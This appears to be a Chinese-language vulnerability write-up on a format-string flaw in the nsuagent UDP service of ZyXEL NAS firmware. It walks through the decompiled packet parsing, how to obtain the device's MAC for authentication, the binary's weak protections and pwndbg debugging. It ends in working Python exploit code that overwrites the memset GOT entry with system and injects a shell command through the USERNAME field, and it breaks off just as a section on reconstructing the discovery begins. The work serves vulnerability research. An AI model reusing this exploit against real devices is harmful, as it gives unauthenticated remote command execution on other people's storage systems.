
（1）发现服务端口

netstat可以看到该程序打开了50127端口




```
root@ubuntu:/home/firmware/zyxel/_521AAZF11C0.bin.extracted/cpio-root# netstat -anupt | grep udp
udp        0      0 0.0.0.0:56316           0.0.0.0:*                           902/avahi-daemon: r
udp        0      0 192.168.122.1:53        0.0.0.0:*                           1981/dnsmasq
udp        0      0 127.0.0.53:53           0.0.0.0:*                           867/systemd-resolve
udp        0      0 0.0.0.0:67              0.0.0.0:*                           1981/dnsmasq
udp        0      0 192.168.1.3:68          192.168.1.1:67          ESTABLISHED 907/NetworkManager
udp        0      0 0.0.0.0:4500            0.0.0.0:*                           2238/charon
udp        0      0 0.0.0.0:500             0.0.0.0:*                           2238/charon
udp        0      0 0.0.0.0:631             0.0.0.0:*                           988985/cups-browsed
udp        0      0 0.0.0.0:50127           0.0.0.0:*                           953264/qemu-arm-sta
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           902/avahi-daemon: r
udp        0      0 0.0.0.0:1701            0.0.0.0:*                           2237/xl2tpd
udp6       0      0 :::4500                 :::*                                2238/charon
udp6       0      0 :::500                  :::*                                2238/charon
udp6       0      0 fe80::6319:566d:a28:546 :::*                                907/NetworkManager
udp6       0      0 :::54064                :::*                                902/avahi-daemon: r
udp6       0      0 :::5353                 :::*                                902/avahi-daemon: r
root@ubuntu:/home/firmware/zyxel/_521AAZF11C0.bin.extracted/cpio-root# echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaa" > /dev/udp/192.168.6.140/50127
root@ubuntu:/home/firmware/zyxel/_521AAZF11C0.bin.extracted/cpio-root# echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaa" > /dev/udp/192.168.6.140/50127
root@ubuntu:/home/firmware/zyxel/_521AAZF11C0.bin.extracted/cpio-root# echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaa" > /dev/udp/192.168.6.140/50127
root@ubuntu:/home/firmware/zyxel/_521AAZF11C0.bin.extracted/cpio-root#
```

程序中也能看到默认端口赋值为50127，然后主函数提供了修改端口的参数选择，如nauagent -p 5555，则表示改为5555



```
struct_control *__fastcall sub_19A80(struct_control *a1)
{
  char *v1; // r5
  int **v3; // r6
  char *v4; // r7

  v1 = &a1->a10[34];
  v3 = &a1->chunk;
  v4 = &a1->a10[18];
  a1->nasController_vtable = (int *)off_211D0;
  a1->chunk = (int *)&unk_34D48;
  *(_DWORD *)&a1->a10[18] = &unk_34D48;
  sub_12B38((struct_control *)&a1->a10[34]);
  std::string::operator=(v3, "version 1.0, build 1002");
  *(_DWORD *)&a1->port = 50127;
  a1->a10[30] = 0;
  a1->socket = 0;
  *(_DWORD *)&a1->a304[8] = 0;
  a1->a10[22] = 0;
  *(_DWORD *)&a1->a304[12] = 0;
  sub_17550(a1);
  sub_15274(a1, (int)"/etc/apache/pubkey.pem");
  sub_15408(a1, "/etc/apache/testkey.pem");
  sub_14294(v1, v4);
  return a1;
}
```


rcS2启动项中未指定其它端口



```
322     #sch_debug.log
323     logsize=`du ${SYSTEM_PATH}/sch_debug.log|awk '{print $1}'`
324     if [ ${logsize} -gt 10240 ]; then
325         mv -f ${SYSTEM_PATH}/sch_debug.log ${SYSTEM_PATH}/sch_debug.log.bak
326     fi
327     #[Fix:iTunes server needs 777 to be able to start] after firmware upgrade from R1 to R2, someone mkdir without chmod 777
328     chmod 777 ${SYSTEM_PATH}
329 fi
330
331 ${ECHO} "Starting smbd..."
332 /bin/nice -n 17 /usr/sbin/smbd -D
333 ${ECHO} "Starting nmbd..."
334 /bin/nice -n 17 /usr/sbin/nmbd -D
335 ${ECHO} "Starting NSU Agent..."
336 /bin/nice -n -3 /usr/sbin/nsuagent
337
338 /usr/sbin/afp.sh start
```


（2）UDP数据处理及漏洞触发

接收udp包，解析得到pcode，根据pcode数值进行不同的处理流程



```
addr_len = 16;
recvfrom((int)controlSt->socket, buf, 0x10D8u, 0, &addr, &addr_len);
pcode = get_pcode(buf, (int)v45);
ip_str = inet_ntoa(*(struct in_addr *)&addr.sa_data[2]);
vul_log2file(
  (int)controlSt,
  "[%s][%d] GOT YOU!!!!!!, pcode = %d, ip address: %s\n",
  "Run",
  1342,
  pcode,
  ip_str);
```

pcode构造逻辑



```
int __fastcall get_pcode(char *buff, int a2)
{
  int v2; // r2
  int v3; // r12

  v2 = (unsigned __int8)buff[3];
  v3 = (unsigned __int16)((*(_WORD *)buff << 8) | HIBYTE(*(_WORD *)buff));
  *(_DWORD *)a2 = *((_DWORD *)buff + 1);
  *(_WORD *)(a2 + 4) = *((_WORD *)buff + 4);
  if ( v3 != 0x42 )
    return -1;
  if ( (unsigned __int16)((*((_WORD *)buff + 5) << 8) | HIBYTE(*((_WORD *)buff + 5))) < 12u )
    return -1;
  return v2;
}
```

举例说明：


```
payload='\x00\x42\x00\x41'+'\x00'*6+'\x00\x0C'
'\x00\x42'为标示位
'\x00\x41'为pcode数值
'\x00\x0C'为末尾，要求大于12
```

定义了两个结构体辅助分析：

```
struct struct_control
{
int *nasController_vtable;
int *chunk;
__int16 port;
char a10[34];
char netConf[12];
char a56[216];
char authMac[6];
char aa[22];
int *socket;
char a304[40];
};

struct AuthPacketMy
{
int *a0;
char *buf;
__int16 a8;
__int16 nextPcode;
__int8 flag;
__int8 pcode;
char a14[6];
char *username;
char *password;
};
```


介绍两个重要的流程

pcode==1，调用脚本获取网络配置，并通过udp包发出



```
  if ( pcode != 1 )
    break;
  getNetworkConfigByScript(controlSt);
  sub_13AC4((int)controlSt->netConf, 4);
  if ( get_ra0_conf((int)controlSt) )
    bindSocket(controlSt, 1);
  broadcast_config(controlSt, (int)v45);
  sub_15124(controlSt, (int)buf, (int)v45);
```

pcode==0x41，判断为进行身份验证，首先验证MAC地址，其次验证username，password。




```
   isAdmin[0] = "No";
   isAdmin[1] = "Yes";
   init_authPacket((AuthPacketMy *)authPacket);
   shareList = &unk_34D48;
   v50[0] = &unk_22AE1;
   v50[1] = "r";
   v50[2] = "rw";
   v47 = 0;
   authMac = 0;
   localMacPtr = (unsigned __int8 *)getLocalMac((int)controlSt->netConf);
   localMac = *localMacPtr;
   v21 = localMacPtr[1];
   v22 = localMacPtr[2];
   v23 = localMacPtr[3];
   v24 = localMacPtr[4];
   v25 = localMacPtr[5];
   fillAuthPacketFromBuf((AuthPacketMy *)authPacket, buf, (int)&authMac);
   vul_log2file(
     (int)controlSt,
     "AuthMac: %X:%X:%X:%X:%X:%X\n",
     (unsigned __int8)authMac,
     BYTE1(authMac),
     BYTE2(authMac),
     HIBYTE(authMac),
     (unsigned __int8)v47,
     HIBYTE(v47));
   vul_log2file((int)controlSt, "LocalMac1: %X:%X:%X:%X:%X:%X\n", localMac, v21, v22, v23, v24, v25);
   if ( checkAuthMac(controlSt, &authMac) )
     break;
ABEL_51:
   std::string::~string((std::string *)&shareList);
   sub_1F224(authPacket);
 }
 sub_1F4C4((std::string *)&userName, (AuthPacketMy *)authPacket);
 sub_1F4DC((std::string *)&passWord, (AuthPacketMy *)authPacket);
 vul_log2file((int)controlSt, "username: %s, password: %s\n", userName, (const char *)passWord);
 if ( sub_15708((int)controlSt, userName, (int)&v58, v26) )
 {
   if ( pam_auth((int)controlSt, userName, passWord, 0xFFFF9DE0) )
   {
     v28 = inet_ntoa(*(struct in_addr *)&addr.sa_data[2]);
     sprintf(v55, "|security.NDULogin.success|%s", v28);
     if ( v52 )
     {
       v29 = 0;
       v30 = getAvailShareList((int)userName, (int)passWord, (int)v56, (int)v57);
```

致此，形成漏洞利用的思路：通过身份验证流程，调用vul_log2file，在username或password中嵌入可视化字符串即可达到漏洞点。

（3）数据包构成

据前分析，头4个字节为标识和pcode码，第11、12字节合起来short大于12
紧接着，根据0x41流程要达到漏洞点，需通过checkauthmac验证
分析数据流转过程，发现第13字节起，为6字节的authmac
authmac紧跟username,password等，格式化为“USERNAME:AAAA\tPASSWORD:BBBB\t”



```
void __fastcall fillAuthPacketFromBuf(AuthPacketMy *authPacket, char *buff, int authMac)
{
  char *buf; // r3
  size_t v7; // r5
  unsigned int v8; // r5
  unsigned int v9; // r6
  bool v10; // zf
  int v11; // r5
  char **v12; // r0
  char v13[4]; // [sp+4h] [bp-41Ch] BYREF
  char v14[4]; // [sp+8h] [bp-418h] BYREF
  char v15[4]; // [sp+Ch] [bp-414h] BYREF
  int v16; // [sp+10h] [bp-410h] BYREF
  char v17[4]; // [sp+14h] [bp-40Ch] BYREF
  char *nptr; // [sp+18h] [bp-408h] BYREF
  char dest[1028]; // [sp+1Ch] [bp-404h] BYREF

  authPacket->buf = buff;
  sub_1BBEC(authPacket);
  buf = authPacket->buf;
  *(_DWORD *)authMac = *((_DWORD *)buf + 3);
  *(_WORD *)(authMac + 4) = *((_WORD *)buf + 8);
  v7 = (unsigned __int16)authPacket->a8 + buff - (buf + 18);
  memcpy(dest, buf + 18, v7);
  dest[v7] = 0;
  std::string::string(v13, dest, &nptr);
  std::string::string(v14, &unk_22AE0, &nptr);
  std::string::string(v15, ":", &nptr);
  v8 = std::string::find_first_not_of((std::string *)v13, (const std::string *)v14, 0);// v14='\t'
  v9 = std::string::find_first_of((std::string *)v13, (const std::string *)v14, v8);
  while ( 1 )
  {
    v10 = v8 == -1;
    if ( v8 == -1 )
      v10 = v9 == -1;
    if ( v10 )
      break;
    std::string::substr((std::string *)&v16, (unsigned int)v13, v8);
    v11 = std::string::find_first_of((std::string *)&v16, (const std::string *)v15, 0);
    std::string::substr((std::string *)v17, (unsigned int)&v16, 0);
    std::string::substr((std::string *)&nptr, (unsigned int)&v16, v11 + 1);
    if ( !std::string::compare((std::string *)v17, "USERNAME") )
    {
      v12 = &authPacket->username;
LABEL_9:
      std::string::operator=(v12, &nptr);
      goto LABEL_14;
    }
    if ( !std::string::compare((std::string *)v17, "PASSWORD") )
    {
      v12 = &authPacket->password;
```

此时，出现1个问题，authmac需要与localmac相等，我刚调试时未考虑此问题，直接从内存中获取localmac填入我要发的udp包中。


而实际漏洞利用是是需要自己获取的，经过一系列逆向分析和抓包，发现，在收到我们的包后，nsuagent会广播响应包。

在局域网中，我们可udp监听获取此响应包，从而获得authmac值。

特别的，后来发现pcode==1的包就是客户端用于发现NAS设备的包，可获取NAS配置，也可用于获取authmac。

（4）漏洞利用

首先检查程序保护情况




```
root@ubuntu:/home/firmware/zyxel/_521AAZF11C0.bin.extracted/cpio-root# checksec ./usr/sbin/nsuagent-v2
[*] '/home/firmware/zyxel/_521AAZF11C0.bin.extracted/cpio-root/usr/sbin/nsuagent-v2'
    Arch:     arm-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x10000)
```

可得出：

- 程序加载地址不变
- 系统随机化未知，库、堆栈地址不一定变，按可变考虑
- GOT表无保护，可修改
- 没有canary保护, 栈不可执行

发现nsuagent有System函数，地址固定为0x120B0，因此可以修改某个GOT项为0x120B0.



```
.plt:000120B0                               ; int system(const char *command)
.plt:000120B0                               system                                  ; CODE XREF: sub_16084+9C↓p
.plt:000120B0                                                                       ; sub_16084+120↓p ...
.plt:000120B0 00 C6 8F E2                                   ADR             R12, 0x120B8
.plt:000120B4 22 CA 8C E2                                   ADD             R12, R12, #0x22000
.plt:000120B8 BC FA BC E5                                   LDR             PC, [R12,#(system_ptr - 0x340B8)]! ; __imp_system
.plt:000120B8                               ; End of function system
```

通过仔细查看代码逻辑，尝试了修改memcmp，strcmp，都没有达到好的效果，其中memcmp实现了命令执行，但命令长度只有6；strcmp命令执行的内容难控制。
还有一种思路是把命令写到日志文件中，修改fopen为system，实现命令执行，使用起来麻烦，且只能一次执行。
最后找到可以把memset修改为system，使内存初始化功能失效，两次调用memset（第一次布局堆栈为cmd，第二次调用system执行），实现任意命令执行。
具体来说，

1. 第一次发送0x41的包，调用vul_log2file，把memset修改为system。
2. 而后可发包触发system调用，仍采用0x41的包，调用vul_log2file，开头便是memset，vul_log2file调用完后，USERNAME:{cmd}\t样式的字符串出现在堆栈中。
3. nsuagent收到0x41会利用udp的方式发送0x42回包，自己也会收到此包并处理，而recvfrom最近的vul_log2file会被调用，此时memset也会被调用，USERNAME:{cmd}\t被执行。

需注意：格式化字符串修改内存时，尽管采用string的方式对username等赋值，但不用担心地址包括\x00的问题。
\x00发过去的数据也存在栈上，可利用gdb search命令搜索特征字符定位偏移。

如下所示，调试中看到的堆栈，多个地方出现了AAAAA，较远处为原始接收的数据

```
pwndbg> stack 60
00:0000│ sp 0xfffe8ae0 ◂— 0xb4
01:0004│ 0xfffe8ae4 —▸ 0xfffe8f60 —▸ 0x34d48 (std::string::_Rep::_S_empty_rep_storage+12) ◂— 0x0
02:0008│ 0xfffe8ae8 ◂— 0x805
03:000c│ 0xfffe8aec ◂— 0x0
... ↓
05:0014│ 0xfffe8af4 ◂— 0x172a48
06:0018│ 0xfffe8af8 ◂— 0x81a4
07:001c│ 0xfffe8afc ◂— 0x1
08:0020│ 0xfffe8b00 ◂— 0x0
... ↓
0e:0038│ 0xfffe8b18 ◂— 0x26b8
0f:003c│ 0xfffe8b1c ◂— 0x0
10:0040│ 0xfffe8b20 ◂— 0x1000
11:0044│ 0xfffe8b24 ◂— 0x0
12:0048│ 0xfffe8b28 ◂— 0x18
13:004c│ 0xfffe8b2c ◂— 0x0
14:0050│ 0xfffe8b30 ◂— 0x63218b7d
15:0054│ 0xfffe8b34 ◂— 0x1de3da3
16:0058│ 0xfffe8b38 ◂— 0x63218b7e
17:005c│ 0xfffe8b3c ◂— 0x31ca6c4c
18:0060│ 0xfffe8b40 ◂— 0x63218b7e
19:0064│ 0xfffe8b44 ◂— 0x31ca6c4c
1a:0068│ 0xfffe8b48 ◂— 0x172a48
1b:006c│ 0xfffe8b4c ◂— 0x0
1c:0070│ r1 0xfffe8b50 ◂— 'username: , password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
1d:0074│ 0xfffe8b54 ◂— 'name: , password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
1e:0078│ 0xfffe8b58 ◂— ': , password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
1f:007c│ 0xfffe8b5c ◂— 'password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
20:0080│ 0xfffe8b60 ◂— 'word: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
21:0084│ 0xfffe8b64 ◂— ': AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
22:0088│ 0xfffe8b68 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'


pwndbg> search AAAAAAAAAAAAAAAA
<explored> 0x567fd 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)'
<explored> 0x567fd 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)'
<explored> 0x801ac 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8'
<explored> 0x801bc 'AAAAAAAAAAAAAAAAAAAA8'
<explored> 0x86d3c 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8'
<explored> 0x86d4c 'AAAAAAAAAAAAAAAAAAAA8'
<explored> 0x89c85 0x41414141 ('AAAA')
<explored> 0x89d64 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
<explored> 0x89d74 'AAAAAAAAAAAAAAAAAAAAAAA'
<explored> 0x89d98 'AAAAAAAAAAAAAAAAAAAAAAAA('
<explored> 0x8ed5f 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
<explored> 0x8ed6f 'AAAAAAAAAAAAAAAAAAAAAAA'
<explored> 0x8fbed 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
<explored> 0x8fbfd 'AAAAAAAAAAAAAAAAAAAAAAA'
[stack] 0xfffe8b66 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
[stack] 0xfffe8b76 'AAAAAAAAAAAAAAAAAAAAAAA\n'
[stack] 0xfffe9025 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%3$p,%4$p'
[stack] 0xfffe9035 'AAAAAAAAAAAAAAAAAAAAAAAA%3$p,%4$p'


pwndbg> x/s 0xfffe9025
0xfffe9025: 'A' <repeats 40 times>, "%3$p,%4$p"


pwndbg> x/wz 0x00034bdc
0x34bdc <memcmp@got.plt>: 0xff3a5210
```

漏洞利用代码：

```
#修改memset_got为system
```


```
def modify_got(ip="192.168.6.140",port=50127):
    strcmp_got = 0x00034bcc
    memcmp_got = 0x00034bdc
    memset_got = 0x0034be4
    fmt_str='BBB'+'%73876c%345$n'+p32(memset_got)
    payload='\x00\x42\x00\x41'+'\x00'*6+'\x00\x0C'+'\x00\x0C\x29\x95\x15\x63'+"USERNAME:AAA\tPASSWORD:"+fmt_str
    udp_socket.sendto(payload,(ip,port))


#触发memset两次调用，一次填充堆栈，一次执行命令
def trigger_cmd(ip="192.168.6.140",port=50127):
    payload='\x00\x42\x00\x41'+'\x00'*6+'\x00\x0C'+'\x00\x0C\x29\x95\x15\x63'+"USERNAME:whoami>/CCCCCCCCC;\tPASSWORD:bbb\t"
    udp_socket.sendto(payload,(ip,port))
```

（5） 漏洞挖掘场景还原

后来偶然从互联网获取了老版本ZyXEL NSA Starter Utility软件。

